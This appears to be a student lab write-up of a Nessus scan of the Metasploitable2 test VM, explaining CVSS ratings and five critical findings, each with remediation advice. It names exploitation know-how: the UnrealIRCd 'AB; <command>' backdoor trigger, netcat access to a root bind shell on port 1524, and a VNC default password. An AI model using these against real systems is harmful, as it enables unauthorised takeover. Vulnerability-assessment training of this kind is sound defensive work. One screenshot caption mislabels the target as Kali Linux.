
- After logging into the Nessus web interface, you create a new scan by choosing a scan template. Select Basic Network Scan




- After enter a name for scan - Metasploitable2 and

Specify the target IP -192.168.1.100 and save scan

This prepares Nessus to scan the machine's open ports and services for vulnerabilities




- Start the scan click play button



When start the scan, Nessus probes the target to discover active services (like FTP, SSH, HTTP) and checks each for known vulnerabilities by comparing with its vulnerability database.

After completion, Nessus shows a list of vulnerabilities found on the target system



Nessus assigns each vulnerability a severity level based on how dangerous it is. This helps you prioritize which problems to fix first.

A typical Nessus report includes

- **Host Information:** IP address, hostname, OS details (Metasploitable runs on Ubuntu Linux)
- **Summary of vulnerabilities:** Number of vulnerabilities by severity (Critical, High, Medium, Low, Info)
- **List of vulnerabilities:** Detailed info on each vulnerability including plugin ID, name, description, risk factor, and affected services
- **Recommendations:** How to fix or mitigate each vulnerability
- **CVSS Scores:** Severity rating based on Common Vulnerability Scoring System
- **Proof of Vulnerability:** Evidence like banner info, open ports, or configuration details

## CVSS score

| Score Range | Rating   |  |
|-------------|----------|--|
| 0.0 - 3.9   | Low      |  |
| 4.0 - 6.9   | Medium   |  |
| 7.0 - 8.9   | High     |  |
| 9.0 – 10.0  | Critical |  |

CVSS stands for Common Vulnerability Scoring System. It's a standardized way to measure and communicate the severity of security vulnerabilities. CVSS gives each vulnerability a numeric score from 0.0 to 10.0. The score reflects the risk posed by the vulnerability higher scores mean higher risk. It helps prioritize which vulnerabilities to fix first. The score is based on factors like how easy it is to exploit, if privileges are needed, and the impact on confidentiality, integrity, and availability.

|                                                                                    | Severity Level  | What It Means                                                                                                    | Example                                     |
|------------------------------------------------------------------------------------|-----------------|------------------------------------------------------------------------------------------------------------------|---------------------------------------------|
|  | <b>Critical</b> | Very serious problems, often allow attackers to fully take over the system remotely without any interaction      | Remote code execution bugs, backdoors       |
|  | <b>High</b>     | Serious vulnerabilities that can give attackers significant control, but may need some user action or conditions | Old software with known exploits            |
|  | <b>Medium</b>   | Moderate security risks that could help attackers escalate privileges or get some info                           | Directory traversal, weak passwords         |
|  | <b>Low</b>      | Minor issues, low chance to cause damage                                                                         | Information leaks, weak encryption settings |
|  | <b>Info</b>     | Informational messages that don't pose direct risk, but can help attackers or administrators                     | Open ports, service versions                |

- When Nessus finishes scanning your target machine, it shows you a detailed list of all detected security issues. These are vulnerabilities weaknesses in the system that attackers can exploit.

The screenshot shows the Nessus interface for a scan of Metasploitable 2.0 at IP 192.168.1.100. The 'Vulnerabilities' tab is active, displaying a table of 71 vulnerabilities. The table columns include Severity, CVSS, VPR, EPSS, Name, Family, and Count. The vulnerabilities listed are:

| Sev      | CVSS   | VPR | EPSS | Name                       | Family                | Count |
|----------|--------|-----|------|----------------------------|-----------------------|-------|
| CRITICAL | 10.0   |     |      | Can...                     | General               | 1     |
| CRITICAL | 10.0 * |     |      | Unr...                     | Backdoors             | 1     |
| CRITICAL | 10.0 * |     |      | VNC...                     | Gain a shell remotely | 1     |
| CRITICAL | 9.8    |     |      | SSL...                     | Service detection     | 2     |
| CRITICAL | 9.8    |     |      | Bind...                    | Backdoors             | 1     |
| CRITICAL |        |     |      | SSL vGain a shell remotely |                       | 3     |


On the right, the 'Host Details' panel shows information for 192.168.1.100, including MAC address, OS (Ubuntu Kernel 2.6 on Ubuntu 8.04 (hardy)), and scan duration (13 minutes). A 'Download' link for the report is also present.

The screenshot shows the Nessus interface for a scan of Kali Linux. The 'Vulnerabilities' tab is active, displaying a table of vulnerabilities. The table columns include Severity, CVSS, VPR, EPSS, Name, Family, and Count. The vulnerabilities listed are:

| Sev      | CVSS  | VPR | EPSS | Name                        | Family            | Count |
|----------|-------|-----|------|-----------------------------|-------------------|-------|
| CRITICAL |       |     |      | SSL (Gain a shell remotely) |                   | 3     |
| HIGH     | 9.8   |     |      | Apa...                      | Web Servers       | 1     |
| HIGH     | 7.5 * |     |      | rlog...                     | Service detection | 1     |
| HIGH     | 7.5 * |     |      | rsh...                      | Service detection | 1     |
| MEDIUM   | 7.5   |     |      | NFS...                      | RPC               | 1     |
| MEDIUM   | 7.5   |     |      | Sam...                      | General           | 1     |
| MEDIUM   | 6.5   |     |      | TLS...                      | Service detection | 2     |
| MEDIUM   | 6.5   |     |      | Une...                      | Misc.             | 1     |
| MEDIUM   | 5.9   |     |      | SSL...                      | Misc.             | 1     |
| LOW      |       |     |      | SSL (General)               |                   | 28    |

On the right, a donut chart shows the distribution of vulnerability severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). A legend indicates the color coding for each severity level.





Click each vulnerability Nessus Show

- Name of the Vulnerability
- Severity Level
- Description
- How it can be exploited
- Remediation Advice:
- Solution
- Plugin Detail
- Risk Information
- Vulnerability Information

Let's discuss identify critical vulnerability summary one by one




## 01 UnrealIRCd Backdoor (CVE-2010-2075)

- **Port:** 6667 (IRC)
- **CVSS Score:** 10.0
- **Description:**
  - This vulnerability concerns a backdoor found in a specific version of the UnrealIRCd IRC server software running on the target system at IP 192.168.1.100, port 6667/tcp (the default IRC port). The affected version, UnrealIRCd 3.2.8.1, was distributed with a malicious backdoor intentionally inserted into its source code. This backdoor allows an attacker to execute arbitrary code remotely on the host system simply by sending specially crafted commands to the IRC server.
- **How It Works:**
  - The attacker connects to the IRC server on port 6667 and sends a backdoor command (e.g., AB; <command>), which is executed by the server with root privileges.
- **Impact:**
  - The backdoor poses a critical security risk, as it provides an unauthenticated attacker with the ability to remotely execute commands as root on the vulnerable system. With a CVSS v2.0 base score of 10.0 and a temporal score of 8.3, the vulnerability can lead to full system compromise, including installation of malware, unauthorized data access or destruction, and potential lateral movement within the network. The exploit is widely known and publicly available, making it easily exploitable by attackers.
- **Solution:**
  - The recommended remediation is to immediately remove the affected UnrealIRCd version and reinstall a clean copy of the software downloaded from official, trusted sources. It is important to verify the integrity of the downloaded files using the published MD5 or SHA1 checksums to

ensure no tampering has occurred. Regularly updating software and applying vendor patches helps prevent exploitation of known vulnerabilities like this one


- **Remediation:**

- Reinstall a verified clean version of UnrealIRCd from the official source and check file integrity using provided checksums (MD5/SHA1).



## 02. Canonical Ubuntu Linux 8.04 End-of-Life (EOL)

- **Port:** 80 (HTTP)
- **CVSS Score:** 10.0
- **Description:**
  - This vulnerability arises because the target system runs Ubuntu Linux 8.04.x, which reached its End of Security Life (SEoL) in May 2013. This means the vendor, Canonical, no longer provides security patches or updates for this operating system version. Without updates, any discovered security flaws remain unpatched and exploitable.



- **How It Works:**

- Attackers can leverage any public vulnerabilities affecting this OS without fear of them being patched. This includes kernel exploits, local privilege escalations, and remote code executions.

- **Risk Implications:**

- Since the system **is** unmaintained and has not received security patches for more than 12 years, it is highly vulnerable to numerous exploits, including remote code execution, privilege escalation, and denial-of-service attacks. The CVSS score of 10 indicates an extremely critical risk where an attacker can fully compromise the system over the network without any user interaction or prior access.

- **Impact:**


- This condition is classified as Critical, with a CVSS v3.0 base score of 10.0. Since no security updates have been issued for over 12 years, the system may be vulnerable to hundreds of known exploits targeting the outdated kernel, system libraries, and services. An attacker could exploit any one of these to gain unauthorized access, elevate privileges, or execute malicious code. This affects system integrity, availability, and confidentiality.

- **Solution:**

- Upgrade the system to a currently supported version of Ubuntu Linux (e.g., Ubuntu 22.04 LTS or newer). Before upgrading, back up important data and configurations. If the application or environment requires Ubuntu 8.04, consider isolating it in a secured, segmented environment with no external network exposure. Apply virtual patching and strict firewall rules as temporary mitigation while planning for a full system migration.

- **Recommendation:**

- The best practice is to replace or upgrade all unsupported operating systems. Long-term support (LTS) versions of modern Linux distributions should be used, and system updates should be applied regularly. Perform a full system review to identify and decommission outdated or legacy infrastructure.



### 03. VNC Server Using Weak Password 'password'

- **Port:** 5900 (VNC)
- **CVSS Score:** 10.0
- **Description:**
  - The Nessus scan revealed that the VNC server running on port 5900/tcp is using a weak, default password – specifically, “password”. VNC (Virtual Network Computing) provides remote graphical access to a system, and using such a common default password severely weakens its security. Nessus was able to log into the VNC service without difficulty using this password, indicating the system is exposed to anyone with minimal knowledge.
- **How It Works:**
  - An attacker can connect to the VNC service remotely and immediately gain interactive graphical access to the system — effectively as if they are sitting at the machine.
- **Impact:**
  - This is a critical vulnerability with a CVSS v2.0 base score of 10.0, which means it is extremely easy to exploit and can result in complete system takeover. Since VNC allows graphical access to the system, an attacker logging in through this method could gain access to sensitive files, execute applications, and control the entire desktop environment without restrictions. This compromises the confidentiality and integrity of the host.
- **Solution:**
  - Change the VNC server password immediately to a strong, unique passphrase (12+ characters with uppercase, lowercase, numbers, and symbols). Consider using system authentication or SSH tunneling for added security. Disable VNC if not needed to reduce risk.

- **Recommendation:**

- To mitigate this issue, change the VNC password and implement additional security measures such as firewall restrictions, network segmentation, and secure remote access methods. Review remote desktop services across all systems to ensure they do not use weak or default credentials.



## 04. Bind Shell Backdoor

- **Port:** 1524 (wild\_shell)
- **CVSS Score:** 10.0
- **Description:**
  - A bind shell is running on the system, which allows an attacker to connect to a specific port and gain a root shell without authentication. This vulnerability identifies a bind shell backdoor on port 1524/tcp of the target system, allowing remote access without any authentication. Nessus successfully connected and executed the id command, confirming root-level access (uid=0(root)), meaning an attacker could take full control of the system. Because no credentials or user interaction are required, this backdoor poses a critical risk, enabling remote command execution, data theft, or complete system compromise. Immediate investigation and system reinstallation are recommended to eliminate this threat.
- **How It Works:**
  - The attacker uses tools like netcat (nc) or Telnet to connect to the port and gets a shell prompt
- **Impact:**
  - This vulnerability poses a severe security risk. An attacker exploiting this backdoor can gain full root-level access to the affected system remotely, without any credentials or user interaction. This enables the attacker to execute arbitrary commands, modify or delete data, install malicious software, or use the compromised machine to launch further attacks within the network. With a CVSS v3.0 score of 9.8 and CVSS v2.0 score of 10.0, this issue represents a critical threat to system confidentiality, integrity, and availability
- **Why Critical:**
  - This is a deliberate backdoor left open on the system.



- **Solution:**

- Immediately investigate whether this bind shell was intentionally installed. If unauthorized, the system should be considered compromised. The recommended course of action is to reinstall the operating system from a trusted, clean source. Following reinstallation, apply system hardening techniques such as disabling unused ports and services, enforcing access controls, configuring firewall rules to block unauthorized traffic, and deploying endpoint detection and response (EDR) or intrusion detection systems (IDS).

- **Remediation:**

- Immediate action is required to address this issue. First, determine whether the bind shell was intentionally installed for testing or if it indicates an actual **system compromise**. If unauthorized, the safest response is to **reinstall the operating system** from a verified clean source, as the integrity of the system can no longer be trusted. In addition, harden the system by disabling unused services, applying proper firewall rules to block unauthorized access, ensuring all software is up to date, and deploying intrusion detection mechanisms to monitor suspicious activities.



## 5. SSL Version 2 and 3 Protocols Enabled

- **Ports:** 25 (SMTP), 5432 (PostgreSQL)
- **CVSS Score:** 9.8
- **Description:**
  - The server is configured to accept connections using outdated and insecure SSL protocols: SSL v2 and SSL v3. The vulnerability scan detected that the target system at IP address 192.168.1.100 accepts connections encrypted using the outdated and insecure SSL versions 2.0 and 3.0. These legacy protocols suffer from multiple cryptographic weaknesses, including insecure padding schemes in CBC ciphers, and vulnerable session renegotiation and resumption methods. Due to these flaws, attackers can perform man-in-the-middle attacks, decrypt encrypted communications, or downgrade secure TLS connections to these weaker protocols—making the data transmitted susceptible to interception and manipulation. Notably, the SSL 3.0 protocol has been deprecated by standards bodies like NIST and PCI DSS and is no longer considered secure for protecting sensitive information.
- **How It Works:**
  - These versions are known to be vulnerable to cryptographic attacks such as:
  - POODLE (Padding Oracle On Downgraded Legacy Encryption)
  - Cipher downgrade attacks
  - Weak ciphers (e.g., RC4, DES)
- **Impact:**
  - This issue carries a critical risk with a CVSS v3.0 base score of 9.8 and a CVSS v2.0 score of 10.0, indicating a severe threat to the confidentiality, integrity, and availability of data transmitted over affected services. Attackers exploiting this vulnerability could intercept and decrypt sensitive communications, potentially gaining access to credentials, personal data, or

business-critical information. The presence of weak ciphers further amplifies the risk by allowing cryptanalysis attacks against encrypted traffic.

- **Solution:**

- It is strongly recommended to disable SSL versions 2.0 and 3.0 entirely on all affected services. Instead, configure the system to use TLS 1.2 or higher, employing only approved and strong cipher suites to ensure secure encryption. Consult the application or server documentation to correctly disable outdated protocols and implement modern TLS configurations. Regularly update and patch SSL/TLS libraries and server software to benefit from the latest security enhancements. Additionally, testing the configuration using tools like SSL Labs or OpenSSL can validate that weak protocols and ciphers are disabled.

- **Remediation:**

- Disable SSL 2.0 and 3.0 in server configurations and use TLS 1.2 or TLS 1.3 with strong cipher suites only.

